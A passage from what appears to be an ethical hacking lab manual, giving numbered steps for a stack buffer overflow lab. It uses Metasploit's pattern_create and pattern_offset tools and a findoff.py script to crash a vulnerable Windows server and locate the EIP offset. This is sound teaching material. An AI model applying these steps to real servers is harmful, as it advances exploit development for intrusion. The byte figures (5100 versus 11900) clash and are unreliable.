
66. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.
67. Switch back to the **Parrot Security** virtual machine.
68. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
69. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
71. Now, type **cd** and press **Enter** to jump to the root directory.
72. Type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900** and press **Enter**.

    Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)
73. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.




74. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.
75. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code, as shown in the screenshot.
76. Press **Ctrl+S** to save the script file and close it.




77. In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.
78. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

    Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.



79. Switch to the **Windows 11** virtual machine.
80. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
81. Note down the random bytes in the EIP and find the offset of those bytes.




82. Switch to the **Parrot Security** virtual machine.

83. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
84. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
85. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
86. Now, type **cd** and press **Enter** to jump to the root directory.
87. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337** and press **Enter**.


    Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#81**), **-q**: offset value (here, **386F4337** identified in the previous step).

    Note: The byte length might differ in your lab environment.
88. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



